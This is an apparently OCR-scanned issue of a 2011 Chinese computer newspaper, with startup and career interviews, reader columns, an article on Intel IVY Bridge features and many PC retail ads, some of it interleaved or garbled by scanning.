所有能幸存到现在的古老文明都有各式各样的毛病。欧洲人的保守,对于产品来说,他们习惯于精益求精地把一件几百年前发明的东西做得完美完美再完美,然后变成经典,得到传承,所以我们有有了奔驰、宝马,也有古驰、LV、江诗丹顿。这种适合奢侈

品的精神对于电子产品却行不通。诺基亚当红的时候,拥有全世界最强大的手机系统开发团队,最强大的设计团队,最强大的管理团队,但这些都未能给诺基亚带来一个iPhone或者Android。诺基亚认为手机就是手机,作为手机,它必须要有好的通话质量,要尽可能结实,不能一摔就坏。

欧洲人自己发明了一件东西,然后精益求精,而日本人却是发现别人的发明,然后精雕细琢。比如复印机和照相机,由于保卡明哲身走向了奢侈品,人们还能知道相机是德国人的发明,谁还在意复印机是美国施乐的发明?所以欧洲人发明了很多东西,然后我们看着他们把这些产品上升到了奢侈品,不能生产廉价版本挣钱,当然只能提高单位利润。诺基亚一样,他们拥有全世界唯一的体系化的奢侈手机品牌Vertu。

今天我们大多在用Android或iPhone,是因为喜欢创新的美国人认为,手机就不应该只是个手机。如果手机有一个大大的触屏,能玩游戏、看视频、编辑文档,导演而且做得比PSP、电脑、GPS还要方便巧妙那才牛,或者改个名字,直接叫“超级终端”,人手一个,或者还能集合个机器人助理,起名字叫Sirin,干更多不是手机该干的话。苹果推出iPhone后谷歌没几天就正式立项Android,而诺基亚直到卖不动了才意识到人们真的开始不在乎手机作为手机的功能而是其他。对于消费电子,你动得不够快,那就只须更快地挪开屁股,把市场占有率让给别人了。

## 好办公,就用电话电脑一体机

电话电脑一体机

由纽曼公司自主研发的全球首款电话电脑一体机,它模拟电话,内置X86主板、硬盘、内存,支持Windows系统;外接显示器、键盘、鼠标即是一台商务办公电脑。连接电话线,网线即成为一台商务智能电话,支持固话及Skype网络电话拨打及接听。固PC通过嵌入式强大的免费商务信息管理软件,将通讯、电话与办公等功能融为一体,助力中小企业精打细算打造高效智能营销和客服中心,全系品质保证,更有金牌服务保障。

**电话电脑一体机适用客户**

- 电话营销中心 • 客户服务中心 • 售后维护中心 • 电话咨询中心 • 电话调研公司 • 电子商务公司

**能打电话的商务电脑**

纽曼专卖店: <http://newsmytf.tmall.com>  
 纽曼·鹰品牌专卖: <http://fengbin.tmall.com>  
 北京地区总代: 010-82603030

仅售: **999元**

¥1280. 录音电话

¥2880. 普通PC

¥1880. 信息管理软件

电话电脑一体机 PPC00B

细节: 功耗仅50W, 比普通PC省电约70%

鹰PC功能:

- 电脑办公 • 来电弹屏 • 快速拨号 • 电话录音留言 • 邮件收发
- 名片扫描 • 联系人管理 • 网络电话 • 二次开发 • 云办公

**Newmine 纽曼 www.newmine.net 招商咨询: 400-650-6910**



## 成长对话:创业团队系列访谈录



在中国,有个央视青年歌手大赛,几乎成为中国主流歌手的摇篮,彭丽媛、韦唯、宋祖英这些知名歌手都是从这里走出来的。同样,在中国的互联网里面,个人网站的评选往往被誉为互联网版的“青年歌手大赛”,因为那里面诞生的都是互联网的明日之星。

2005年,本期故事的主人公、木蚂蚁应用商店创始人杨波第一次当上了互联网的“青年歌手”——当选这一年的中国互联网十大个人站长,与他一起当选的后来都成为国内互联网的新兴势力,比如51的庞升东、4399的李兴平。

那一年,杨波23岁。

## 杨波和他的木蚂蚁创业故事

## 带着蚂蚁去唱歌

## 养了53匹“骏马”

杨波的“青春之歌”是从2003年开始唱起的,当然最开始的时候唱得很艰辛,甚至很疲惫,但却有一番激情。

2003年是国内互联网的“个人网站”时代。这个阶段的个人网站与后来不一样,商业化的味道很淡。

杨波可以说是这个时代的佼佼者,从第一个个人网站开始,他就以一种接近于偏执狂的激情开始个人网站之路。没有钱,就到处

筹款买域名租服务器维护更新,没有人手,就经常在网吧熬夜加班,那个时候他一天往往只睡两三个小时。

到最高峰的时候,杨波手头的个人网站达到53个,全都是他一个人负责技术、制作、运营……

就如同赛马一样,杨波放出53匹骏马,终于一些叫做“木蚂蚁绿色软件下载站”的从中脱颖而出。

## 在酷6唱一首合奏曲

核心创始团队,开始另外一段全新的职业生涯。

在这里,杨波第一次感到团队的重要性。在酷6的高管团队里面,有来自奥美广告的高级销售人员,有从土豆网过来的市场高管,几乎每个人都有自己的特点。杨波在和这些团队伙伴共事的过程中,也积极学习他们身上的闪光点,为己所用。

比如如何跟客户打交道。以前做个人网站,没有客户这个概念,顶多是在网上或者线下跟网友或者版主见面吃个饭,联络一下感情。但在酷6,杨波必须与各种各样不同的客户见面,这里面有市场方面的客户,有媒介宣传方面的客户,有品牌推广方面的客户,甚至还有政府部门的客户。针对不同客户的特点,

直到现在,木蚂蚁绿色软件下载站依然在有效运转,每天的访问量保持在几十万IP左右。

曾经有投资商来找到杨波,希望将这个下载站收购,但杨波表示,哪怕自己兜里一分钱都没有了,也绝对不会将这个个人网站商业化,因为这是自己互联网青春之歌的启蒙曲,这是他心中的一片圣地。

杨波都努力去适应去沟通,将自己的观点传递给对方,将对方的想法努力消化,在这样一个双向交流的过程中达到一个利益的平衡。

“以前自己做个人站长,没有大公司的经验和运营经验,跟着李善友,我可以学到很多东西。”就是这样一个简单的念头,让杨波在酷6沉淀了5年。

但杨波内心深处始终有自己的一个独奏梦想,希望拥有一份属于自己的青春之歌。2010年李善友离开酷6,杨波也加快了自己追求梦想的步伐。

2011年8月,在酷6打拼了5年之久的杨波向领导递交了自己的辞职信,开始投入了木蚂蚁应用商店的创业之中。

## 上帝的7天和杨波的7天

上帝7天创造一个世界,而杨波7天创造了一个线上应用商店。这是信奉“天下武功,唯快不破”价值观的杨波在移动互联网创造的一个纪录:7天就让木蚂蚁应用商店成功上线。

之所以强调速度,是因为移动互联网是一个快鱼吃慢鱼的市场,在这里“时间就是生命,时间就是金钱”得到了真正的体现。

为了在7天内让应用商店上线,杨波拿出了当年在个人网站的干劲,把办公室当成家,每天深夜十二点之后还在和技术人员一起测试产品,检查有无技术问题。而且开会讨论的时候,杨波都坚持不超过半个小时,有什么好的点和创意,在会议结束1个小时之后必须得出评估结果,以便决定是否实施。

正是在这样的思路操作之下,杨波成功地做到了7天打造一个线上应用商店,也为自己的移动互联网创业打响了第一炮。

目前许多应用商店以建立牢固且具有深度吸引力的开发者关系开始,杨波选择了另一条路子——木蚂蚁rom。“Android手机用户最痛苦的是什么?耗电快,而我们就是制作耗电快的rom,直接去掉一些Android用户并不需要的鸡肋且浪费流量的功能,让用户的手机待机时间增加两三个小时。”

目前木蚂蚁应用商店的下载量,已经超过1.2亿,杨波认为这个产品方向是正确的。

## 专访杨波

## “移动互联网是快字当头”

**电脑报:**你怎么看移动互联网产业和你之前所做的互联网产业之间的差异,是完全不同,还是一个整体的两个部分?

**杨波:**我觉得移动互联网是传统互联网的一个延伸,但是移动互联网却拥有更多让人欣喜的特征,比如它永远在你一米之处,随时随地随身,颠覆了很多传统互联网的束缚。通过地理位置定位、语音识别、视频处理、3G网络等技术,把一个完全立体的互联网呈现在我们的眼前。

**电脑报:**个人网站和酷6,与操作木蚂蚁应用商店有本质不同吗?

**杨波:**个人网站更强调是个人的能力,

酷6的创业更多是考验自我与团队之间协作的能力,木蚂蚁应用市场更多在于带领团队发挥团队力量的能力。

**电脑报:**在应用商店这个领域,如何建立自己的竞争优势,避免做腾讯或360的奴隶?

**杨波:**今天,我们做的依然是如何将内容做成精品,这个打法是应对大企业巨杀器的打法:先投石问路,一旦找到切入点,立即巩固发展。

其实任何一个移动产品被这几家大佬看上,对于创业者是个好事情,说明这个方向选对了,你需要做的,就是用捍卫自己的领域,细化内容。

用垂直领域的社区尽可能沉淀用户,这恰恰是大平台无法顾及的地方,也是小企业生存壮大之道。

**电脑报:**许多人把创业,看作是赚快钱的方法,包装出好的概念、模式与产品,然后卖给投资人,你怎么看这个现象?

**杨波:**行业里确实有很多这样的人,可我不认同这种现象:如果创业仅是一种包装,那么玩弄的肯定是自己和团队。

对于木蚂蚁来说,有着我对青春所有的解读,有着几百万用户注册木蚂蚁浓浓的情谊,有着木蚂蚁团队兄弟们的梦想,我唯有拿出热情,带领兄弟们做用户喜欢的产品,才能

真正把木蚂蚁做大做强。

**电脑报:**对创业者而言,如何面对资本这个话题?

**杨波:**资本对于一般创业者来说,永远是锦上添花,而很少会雪中送炭。建议创业者在初期立项时多听投资人李的建议,因为投资专家对于这个市场有独特见解,可以站在另外一个角度客观理性看待这个问题,从而会避免盲目创业。

另外项目融资应该有多手准备,不缺钱时去融资,才是最合适的。当然用户量是王道,一个受欢迎的产品肯定会受到资本的青睐。

内必须让用户找到自己需要的东西。

在采访即将结束时,记者问:“你觉得做移动互联网的创业,什么最重要?”

“了解用户!”杨波的回答很简洁。

## 记者手记:一个淡定的网络创业者

在采访移动互联网创业团队的过程中,记者发现一个现象:许多创业者都是出身建筑专业,比如前段时间采访的掌上应用汇CEO王川。

也许移动互联网更需要将严密的设计和发散的思维结合起来,而

学建筑的人总是理性和感性兼于一身,正好符合这一特点。

杨波同样是一个互联网领域的建筑设计师,毕业于建筑工程造价与监理专业的他,在制作第一个个人网站之前,最大理想还是成为一名出色的建筑师。

在与记者交谈时杨波很沉稳也很大气,健谈且自信,比同龄人多了一份内敛和老成。

“从2003年接触互联网至今,我每天泡在网上的时间都在15个小时以上,8年,实际上互联网几乎占据了生活的全部。我只是做自

己喜欢的事情而已。”

对应用商店的未来,杨波认为有两个方向,一是版权,二是体验。他举例说,产品的首发权,开发者选择在我这里或者在其他地方,这是由整体实力决定的。而体验更为重要,在木蚂蚁,开发团队在3个点



**亲访谈 | Talk**

这是你的舞台,告诉小编你的故事,我们来一次最近的 face to face。  
 约会小编,可以在这里:pcw-report@vip.sina.com,在这里:http://t.sina.com.cn/1833441533,在这里:http://t.sina.com.cn/cpcw

# 为梦想华丽转身



李青阳

你的身边是否有这样的人——工作多年,或许还在兢兢业业地奉献,或许已经有了积怨,或许还有人记得自己曾有的梦想……有没有谁,放下多年的积累,然后一个180°转身,投身给自己曾经的梦想?有没有谁,正在抵御华丽的新篇章之前的各种低俗?

看本期做客采访的嘉宾有缘,希望他能帮你想起曾经闪过的梦想——他,是第一批使用苹果电脑的人,是第一批投身IT应用行业的广告设计师,在改革开放的浪潮里最早接受西方商业设计理念……转行时经历了生意人、加工厂场主、小贩、车工、家具厂磨工……现在,正做着自己喜欢的木匠。



## 本期嘉宾:愚木有缘

微博地址: <http://weibo.com/xmwmwt>  
 淘宝店址: <http://xmwmwt.taobao.com>  
 正在参加: [点名时间] <http://go.icpcw.com/a/ymy.htm>

他说  
 做点实在在的事,至少可以给这世界留点什么。

## 小编说

希望喜欢原木设计的朋友多多支持他!

”



这个龙头枕,也是就料改造。适合颈椎不好的朋友。



把废物变成宝贝,边角的条状木头可以加工成圆柱,做成衣帽架的挂钩。圆乎乎的是不是很可爱啊! \_a\_



家具厂剩下的废料加工成平板电脑的底座,漂亮的白橡木不再被当成废料烧掉。

**小编:**设计师在大家眼里是一个很吃香的职业,多金,有才华。说说你们最早那一批做设计的情况吧。

**愚木有缘:**接触行业是1997年,电脑设计和制版刚刚出来。设计师用苹果电脑工作,Photoshop 还是未汉化的3.0英文版。PC机操作的是北大方正的出版系统,维思和飞腾。才入行时对广告的理解也不深,就凭着感觉做。

**小编:**确实,改革开放之后的广告表达方式与之前的宣传方式完全不同。那你从事广告专业的吗?

**愚木有缘:**我是学计算机的。工作后才一边看艺术类书籍,一边自学平面设计,也选修了些艺术设计的课程,更多时候看看外国广告是怎么做的,什么创意。

**小编:**哈哈!居然还是计算机专业,也一定是《电脑报》早期的读者了。

**愚木有缘:**呵呵,那时班上同学都看《电脑报》。

**小编:**计算机专业毕业的同学们对苹果电脑应该没有什么不适应吧?

**愚木有缘:**很好用啊,系统很稳定,做图也很快,色彩还原非常好,所见即所得。那时的PC还真赶不上苹果电脑。

**小编:**做了10年设计,是什么促使你转行的呢?又怎么想到做木匠这种手工艺人?

**愚木有缘:**因为一直以来对广告人的生存环境非常不满,经常加班,一加班就几个通宵,在深圳凌晨两三点点的街头,我们下班,清洁工上班,最痛恨广告主“比稿”招徕,可以随便便就把整个团队辛苦几昼夜的

成果抛诸脑后,还有各种暗箱……

**小编:**还有哪些事情促使你走出这个行业?

**愚木有缘:**设计师当时的处境很尴尬,工作辛苦、工资不高,却要站在时尚最前沿。广告人都是理想主义者,但是广告人也要吃饭,要买房,要养家。遇到烂产品还要凭空为它想很多卖点。这不是我要的生活方式,还是做点实在在的事,至少可以给这世界留点什么。

**小编:**是做设计的时候积累的财富让你有这个条件去做会吗?

**愚木有缘:**是的。做木匠,小家具和设计比较跨界,而且我对创意家居产品也蛮喜欢,所以慢慢做起来了。常常低价收一些好木材的边角料拿来改造,我希望我做的东西都是最实用、最简洁、最环保、最省木头的。

**小编:**我很喜欢“最省木头”这个观点。不过我看了你的一个作品,明明3个脚就可以稳固支撑的,为什么还要做成4个脚呢?这不是和你的理念相违背了吗?

**愚木有缘:**嗯,因为现在我的生产设备还不到3个脚的平衡支撑要求,但为了产品耐用,所以多费了些力。后来参加“点名时间”的项目,也是为了可以筹集资金买点设备,把制作速度和精度提上去。不过,参加后得到的收获比我想象的多,把自己的想法拿出来和大家讨论、品评,这远比固步自封好,这也是我和传统木匠的不同吧!

**小编:**嗯,把梦想实现,本身就是最大的梦想。希望你的转身可以给正在犹豫的朋友一点启发。

**XMAn 秀场 | Show**

## 叮叮当,叮叮当,铃儿响叮当

圣诞节后《电脑报》2011合订本温暖上市

圣诞节快要临近,大街小巷都已经挂起彩灯,亲,给朋友的圣诞礼物准备好了吗?电脑报带给各位读者的礼物已经放在圣诞老人的口袋里了。12月26日,深受广大读者喜爱的《电脑报》2011合订本终于要上架啦!

上周我们向 XMAn 发布的《电脑报》2011合订本 校园宣传员招募活动也火热开启。活动信息发布后,已有不少热心的 XMAn

发来邮件询问具体情况,更有一位老 XMAn 发来长信,说当年在学校代理合订本的盛况,言语间满是欢喜。在大冬日里看到这样的邮件,真是让小编心里暖洋洋的。

话不多说,在新的一年里即将到来的日子里,感谢广大读者朋友在这一年里对《电脑报》的关注与支持,你们的鞭策与鼓励都是促进《电脑报》不断向前的动力。2011,感恩有你,一路同行。

《电脑报》2011合订本 校园宣传员活动参与直通车: <http://go.icpcw.com/a/xman.htm>

**@ 电脑报 | At ours**

新浪微博: <http://t.sina.com.cn/cpcw>  
 腾讯微博: <http://t.qq.com/icpcw023>

## 我和《电脑报》的肖像画

### 【萌萌版】

① **打酱油的兜兜** - 囡小主:最喜欢的安静方式:一个人、一部手机、一杯水、一份《电脑报》。  
 ② **阿宅宅**: 跑隔壁经贸大学的奶茶店买份《电脑报》,买杯招牌奶茶,看一上午报纸。  
 ③ **小编**: [贼笑]隔壁学校啊,风景不一样吧! 哈哈哈哈哈!

### 【修行版】

① **柚子**: 看看《电脑报》,可以平静焦躁的心情!  
 ② **小编**: 可别走入火魔啊!

### 【拉风版】

① **诺诺重新开始减肥**: 一个箱子、一个书包、一份《电脑报》、一个袋子,脖子上挂个单反,手里抱着个单 learning pack——这就是我今天回家的样子。  
 ② **小编**: 怎么看都像寒假度假啊!

### 【搞搞版】

① **AGENT\_P**: 上午从老大那里拿了两份《电脑报》和一本《三联》,结果下午溜进主跑来找我们办公室说“报纸我还没分拆,以后不要拿了。”我去,老大还没说话呢! 过了30秒,丫又进来说“不是我给你们看,你们要先和我说话!”真是极品啊!  
 ② **小编**: [做打滚状] 呃……为啥要拿2份呢? 留一份给人家嘛,小宇甫都快爆炸了啊! (画外音: 小编,你是姐姐,做打滚状好吧?)

### 【哀怨版】

① **空虚的戴孝宅**: 每次看《电脑报》都能看上一个多小时,然后原本想写作业的心情就没了,唉……  
 ② **小编**: 哈哈,这时候可以在微博上写“#看电脑报#, 长篇的可以给我来信,注明读者分享投到本版邮箱 pcw-report@vip.sina.com 嘛。”

**GIGABYTE™**

## 全新 3路数字供电

技嘉 X79 超耐久主板 LGA 2011



## 技嘉金牌主板

全球主板创新领导者

你是我们要找的网购达人吗? 晒晒你的网购发票就知道了!

# 寻找最棒的中国网购达人

## (跟踪报道之二)

电脑报官网“瓢虫网”活动页面: [www.lcpw.com/hd/dell/dr/](http://www.lcpw.com/hd/dell/dr/) 电脑报官方微博的活动页面: <http://event.weibo.com/286898>

在上期的报道中,我们已经给大家展示了几位非常有趣的网购达人的情况,今天,我们将给大家带来一些更让你意想不到的“牛人牛事”。

2011年12月5日,由电脑报和戴尔(中国)有限公司共同主办的“寻找中国网购达人”主题活动正式拉开帷幕,活动已经持续了2周,我们已经收到数百个网购达人的发票,这次不仅有电子产品、化妆品、服装、家电,甚至还有乒乓球拍! 让各位小编大开眼界。下面就让我们来一睹这一期网购达人们的网购清单吧。

微博网友北极 blog: 最近才在京东购得的JEEP摄影包,张金全库存。



论坛网友 qypp2030: 人生的第一次网购是在1996年,通过邮局汇款购买了一件少男少女杂志广告上的T恤,而在1998



论坛网友 sslmm: 经常在淘宝、拍拍上网购,服装、食品类的并不在意发票。只是在收货的时候严把质量关。有些电子产品确实需要发票,对售后的保修也尽量找那些能全国联保的。不过网店能提供售后质保也不那么相信,还有来回的快递费用。参加本次活动懒得找其他发票了,就发最近网购买红酒的发票吧。



年,为了追求通过收音机认识的一位女网友,在德生收音机官网购了一部收音机送给她,最终赢得美人归。从某种意义上



论坛网友 summerleaf: 要说网购达人,和我比起来你们都弱爆了,看看我随便展示的部分网购发票吧!(这兄弟也太不低调了,即使他的发票让各位小编看了都瞠目结舌。)

说,是网购让我拥有了今生的最爱,所以我是网购达人。



Dell™ 推荐使用 Windows® 7。



合金  
锋型者

礼享圣诞 欢乐升级

加9元更送价值¥299元“森海塞尔”耳机

火热圣诞,戴尔全线湖品惊喜纷呈,金属型酷睿英特尔i5-2450M处理器,处理器双核升级,劲燃高清轻松入手,引领更快更强影音娱乐体验。

更你 戴尔™ Inspiron™ 灵越™ 14R 锋型版

¥5,699

- 第二代酷睿英特尔® 酷睿™ i5-2450M处理器
- 4GB 内存
- 正版Windows® 7 Home Basic
- 800GB 硬盘
- 14" 高清WLED液晶显示屏,支持TuneLife™ 技术
- 2GB Radeon™ HD 6630M显卡

戴尔™ Inspiron™ 灵越™ 14R采用第二代智能英特尔® 酷睿™ i5-2450M处理器

立即致电或上网,轻松购买戴尔

想要了解更多产品信息,请登录戴尔官网[www.dell.com.cn/go](http://www.dell.com.cn/go)

800 858 2444

固定电话可免费拨打

400 885 8555

手机拨打只收市话费



戴尔™ Inspiron™ 灵越™ 14R  
彩壳版

¥4,599

- 第二代酷睿英特尔® 酷睿™ i3-2350M处理器
- 正版Windows® 7 Home Basic
- 4GB UDIMM内存
- 500GB 7200RPM 硬盘
- 14" 高清WLED液晶显示屏,支持TuneLife™ 技术
- 1GB Radeon™ HD 6470M显卡



戴尔™ Inspiron™ 灵越™ 15R

¥5,099

- 第二代酷睿英特尔® 酷睿™ i5-2450M处理器
- 正版Windows® 7 Home Basic
- 4GB DDR3内存
- 500GB 7200RPM 硬盘
- 15.6" 高清WLED显示屏,支持TuneLife™ 技术
- 1GB NVIDIA® GeForce™ GT 525M显卡



戴尔™ Inspiron™ 灵越™ 620

¥4,599

- 第二代酷睿英特尔® 酷睿™ i3-2120处理器
- 正版Windows® 7 Home Basic
- 4GB DDR3内存
- 500GB 7200RPM 硬盘
- Dell™ IN2030M 23" WLED显示器
- 1GB Intel™ HD 630 10.13英寸



戴尔™ Inspiron™ One 2320

¥5,399

- 第二代酷睿英特尔® 酷睿™ i3-2120处理器
- 正版Windows® 7 Home Basic
- 4GB DDR3内存
- 500GB 7200RPM 硬盘
- Inspiron™ One 23 WLED 23" 显示器
- 1GB NVIDIA® GeForce™ GT 525M 显卡

戴尔灵越14R 合金锋型者之“铝合金金属机身”

质: 铝制机身保持机身自然光泽, 以及更轻盈、更耐用。铝制机身可以抵抗刮擦, 防止刮伤。使用寿命长, 正常使用不会产生刮痕。颜色: 铝制机身采用阳极氧化处理, 不褪色、不褪色。保养: 高温防刮擦, 易于清洁。



McAfee Dell 推荐使用 迈克菲安全中心。

迈克菲, 英特尔公司全资子公司, 全球最广泛的安全技术提供商。为微软安全中心提供安全软件。迈克菲安全中心, 为您的设备提供全面的安全保护。让您的设备免受病毒、木马、间谍软件、恶意软件的侵害。让您的设备始终保持安全。现在购买迈克菲安全中心, 即可升级获得迈克菲安全中心软件。

英特尔® 智能电脑的芯!





## 性能提升外 IVY Bridge 还能带来什么?

@骆书於

明年4月,英特尔22nm制程的IVY Bridge平台就要正式上市了,对于PC粉丝来说这是一个巨大的诱惑。不过,在平板满天飞、智能手机横行天下的今天,单纯的性能提升可能不再如以前那么令人激动了。大家更关心的是,被业界寄予厚望的IVY Bridge除了惯例性的处理器性能提升外,还能带给PC什么?而伴随IVY Bridge而来的新一代PC中,还有什么值得期盼呢?



IVY Bridge低电压处理器会带来Ultrabook产品的猛增

### Ultrabook爆发 价格更便宜

毫无疑问,明年会是 Ultrabook 产品爆发的一年。

虽然今年 Ultrabook 已经贡献了 40 万台的出货量,但实际上并非所有厂商都推出了基于 SNB 平台的“第一代 Ultrabook”,就连戴尔等一线厂商也缺席。而依托于 22nm 制程的 IVY Bridge,全球所有的 PC 厂商,包含国际的和各国的本土厂商都会参与其中。基本上可以确定,在明年 1 月的 CES 2012 上,我们就能看到四五十款 Ultrabook 样机。

不少读者问为什么非要等到 22nm 的 IVY Bridge 才推出 Ultrabook? 这是个好问题。答案主要有两方面:

一方面,性能提升且功耗降低。制程的提升,可以实现“相同功耗性能更强”,或是“相同性能功耗更低”。不过 IVY Bridge 更进一步,除了制程提升外,还引入了 3-D 晶体管技术,降低了漏

电流,在理论上,能够以“32nm 制程 +2-D 晶体管技术”一半的功耗,实现 30% 以上的性能提升。简单地说:在 IVY Bridge 处理器工作时,性能会比 SNB 处理器强不少,但功耗反而更低。性能强本身是利好,而功耗低,又带来了更长的连续工作时间,这也会提升用户的体验。也就是说,IVY Bridge 对于 Ultrabook 来说是“更理想的”,能够赋予 Ultrabook 更多的卖点。


另一方面,处理器技术的成熟会吸引更多厂商参与 Ultrabook 项目,而参与的厂商越多,生产量越大,物料、代工及模具的摊销成本就会越低,这也有助于 Ultrabook 售价的降低——而这,也是包括英特尔在内的整个产业链所期望的。

总体来说,随着 IVY Bridge 低电压平台的到来,我们可以享受到价格更便宜、性能更好的 Ultrabook,而且选择面也会非常广。

### USB3.0接口普及

谁也没有想到 SNB 平台居然原生支持 USB3.0,所以在今年,搭载 USB3.0 接口的笔记本特别得意,也特别受消费者欢迎。不过明年 IVY Bridge 平台上,USB3.0 就是标配了。

从目前公布的 IVY Bridge 处理器配套的芯片组来看,仅有一款不支持 USB3.0——按照常理来说,厂商和消费者也不太会考虑它了,除非是超低价机型。



USB3.0 接口如今还是 PC 上的“稀缺”卖点,明年就将随着 IVY Bridge 的到来迅速普及

到了明年,USB3.0 接口的存储设备(如闪存、移动硬盘等)也会更加便宜,明年我们确认是 USB3.0 全面普及的一年。 > 下转 B03 版

**华硕品质·坚若磐石**

# 标准之上 40%

## 华硕台式电脑 领先国家EMI标准

**华硕台式电脑低辐射领先国家EMI标准40%**

华硕台式电脑CM6730、CP6230经由中国计算机科学研究院“进行测试,EMI指标”全部达到并超过国家“标准”,低辐射性能表现优异!

**主版低辐射**

电路设计采用低辐射的设计理念,让彼此相邻的电路电路最短距离,从根本上减少辐射量

**机箱低辐射**

机箱内部EMI低辐射金属屏蔽片,设计完善,能够吸收掉机箱内部的大部分辐射

**显示器低辐射**

采用不含汞LED背光技术,不会产生对人体有害的汞

www.asus.com.cn 华硕服务热线: 400-600-6655 (周一至周五9:00-18:00)

华硕台式电脑CM6730采用第二代智能英特尔® 酷睿™ i5 处理器

英特尔® 智能电脑的芯!

英特尔® 酷睿™ i5

SUNING 苏宁电器

苏宁,用科技创造幸福

超值新品!

# 岁末享聚惠 苏宁最给力

海量特惠!

苏宁电器推荐您  
使用正版Windows®7 操作系统

联想 Lenovo G475AXE3502G320RMG(XX)CN

- F350处理器
- HD 6370M-512M独显
- 2G内存/320G硬盘
- 14寸

以旧换新  
¥2699



双核独显  
惊爆价

超极本™——极纤薄·极快速·极性能·极电力

宏基 S3-951-2464G34iss

- 超薄仅13.1mm/重量仅1.35KG!
- i5-2467M处理器
- 4G内存/320G硬盘
- 13.3英寸
- 正版Windows 7家庭普通版

以旧换新  
¥6399



超极本

东芝 Z830-K01S

- 超薄仅8.3mm/重量仅1.12KG!
- i5-2467M处理器
- 2GB内存/128GB固态硬盘
- 13.3英寸
- 正版Windows 7专业版

以旧换新  
¥9599



超极本

## 二代智能芯 酷睿炫视界



gateway NV47H41c

- i3-2330M处理器
- GT520M-1G独显
- 2G内存/500G硬盘
- 绝美白色外观

以旧换新  
¥3599



东芝 L700-C19R

- J-2330M处理器
- GT 325M 1GB独显
- 2G内存/40G硬盘
- 正版Windows 7家庭普通版

以旧换新  
¥3999



华硕 X84E1233LY-SL

- i3-2330M处理器
- ATI 6470 1G独显
- 2G内存/320G硬盘
- i-版位 notebook / 家庭普通版

以旧换新  
¥3465



惠普 431-QG597

- i3-2330M处理器
- HD6470M 1G独显
- 4G内存/500G硬盘
- 正版Windows 7家庭普通版

以旧换新  
¥3599



戴尔 Ins14RR-858

- i3-2330M处理器
- ATI HD6300M-1G独显
- 2G内存/500G硬盘
- 正版Windows 7家庭普通版

以旧换新  
¥4163



宏基 AS4750G-2432G

- i5-2/30M处理器
- GT1540M-4GB独显
- 2G内存/500G硬盘
- 正版Windows 7家庭普通版

以旧换新  
¥4199

索尼 普睿SRS-A3(黑黑白粉)

- 数字功放电路
- 低音反射式设计
- 特别定制输出接口
- 外观设计, 时尚典雅

¥188



半岛铁盒 MP5 3568 4G (白色)

- 屏显尺寸: 4.3寸
- 屏幕分辨率: 480\*272
- 支持多种格式支持
- 支持1080P

¥288



"苹"易近人 "果"真实惠

苏宁苹果放价啦!



MC504直降  
3500元

IMAC直降 500元  
MC700直降 1000元  
iPad最高补站 400元  
(需参加以旧换新)  
请赴门店设置

温馨小贴士

来苏宁购买电脑即可获得以下服务

- 免费 技术人员检测
- 免费 送12/24期测试
- 免费 家庭网络规划
- 免费 8件升级保护方案

图一仅供参考, 以实际为准, 本行电脑以零售价为基准, 价格仅供参考, 不作为依据

全国服务热线: 4008 355 355  
苏宁易购: www.suning.com  
集团采购: 4008 198 198转5



上接B01版

## Thunderbolt接口或配置高端机

Thunderbolt, 原名“Light Peak”, 是英特尔研发的一种接口技术。目前只有苹果的部分电脑采用了Thunderbolt接口。

按照英特尔的设想, Thunderbolt是一个基于光纤的设备互连接口技术(考虑到成本, 实际发布的第一代Thunderbolt连接线采用的是铜缆), 它有超高的带宽, 可以连接网络、传输视频、音频和数据, 而且速度12倍于IEEE 1394接口。另外, 该接口还可以提供10W的功率(给外接设备供电)。

不过, 由于该接口的成本昂贵, 即便是传输线也内置了芯片, 价格不菲, 所以, 目前采用该接口的设备只有苹果部分电脑, 而且对应接口的设备也是凤毛麟角。

而在IVY Bridge平台推出后, 只要英特尔还未完全放弃这一技术, 就应该会给予更多的支持, 让更多的设备(例如PC主机、显示器、音箱、功放、NAS等)使用该接口。我们预测, 明年基于IVY Bridge的高端笔记本/桌面机产品有可能采用Thunderbolt接口, 供高端用户使用。但要普及肯定是不可能的。另外, 也不排除英特尔不在明年该接口的可能性。



上图苹果笔记本电脑上的Thunderbolt接口; 下图为主板上的Thunderbolt连接装置

## Smart Connect/Rapid Start技术走上台面

为了重塑PC形象, 为了给笔记本注入更多活力和卖点, 英特尔今年宣布了两项新技术: Smart Connect和Rapid Start。这两项技术并不是孤立存在的, 而是要结合硬件和软件的改进。按照英特尔的期望, 未来的笔记本可以待机30天左右, 而且能够在2秒内唤醒(Rapid Start); 另外, 笔记本傻傻地睡着似乎也缺乏实际意义——什么都不做, 为什么不干脆关机呢? 所以, 英特尔还设计了Smart Connect, 允许笔记本在

睡眠状态下, 后台通过网络访问并下载邮件, 更新社交网络信息等——也就是笔记本在睡眠状态下, 也在收集最新信息, 不让自己落后。

不过, 目前这些东西还有待进一步完善, 包括BIOS层面的、应用软件层面的, 甚至是操作系统层面的。但到了明年IVY Bridge平台上市时, 这两项技术有望走上台面, 进入应用层面——也就是消费者实实在在的能够感受到、使用到了。



伴随IVY Bridge而来的, 还有Smart Connect, Rapid Start等能够明显改善用户体验的功能

## WiDi可能更新

在谈及IVY Bridge芯片组和无线网络时, 我们不可能不提随之而来的“周边变化”, 毕竟它们通常都会随着英特尔的处理器平台升级而升级。WiDi就是其中一个典型。

WiDi全称是“Intel Wireless Display”(英特尔无线视频传输), 是基于英特尔的迅驰 Wireless N-1030和 Wireless N-6000系列无线网卡的一种无线视频传输技术。带有上述迅驰无线网卡的电脑, 可向搭载了对应接收装置的显示设备(如平板电视、显示器等)发送无线视频信号(戴尔的SNB家用本如Inspiron 14R/15R就支持WiDi, 在其官方网站的配置列表中, 一度给出了说明)。

WiDi是基于IEEE 802.11n无线网络的, 按其实际带宽来说, 是完全可以搞定1080P分辨率的。但目前WiDi仅能支持到720P级别的分辨率。而且, 在传输视频和进行鼠标操作时还有明显延迟。另外, WiDi的接收设备售价近千元人民币), 且只有Netgear才有。所以, WiDi一直是叫好不叫座。另外, 其他几个无线组织也在开发类似的技术和WiDi竞争。

IVY Bridge平台到来时, 英特尔是否会向WiDi做版本更新呢? 目前还没有明确说法。希望会吧! 毕竟, 如果真的可以搞定1080P的高清视频无线传输, 并解决操控延迟问题, 这一技术还是相当有市场价值的!

## 28nm加持 独显性能大提升

说完了和英特尔相关的技术, 来谈谈PC中另一个核心配件——独立显卡。

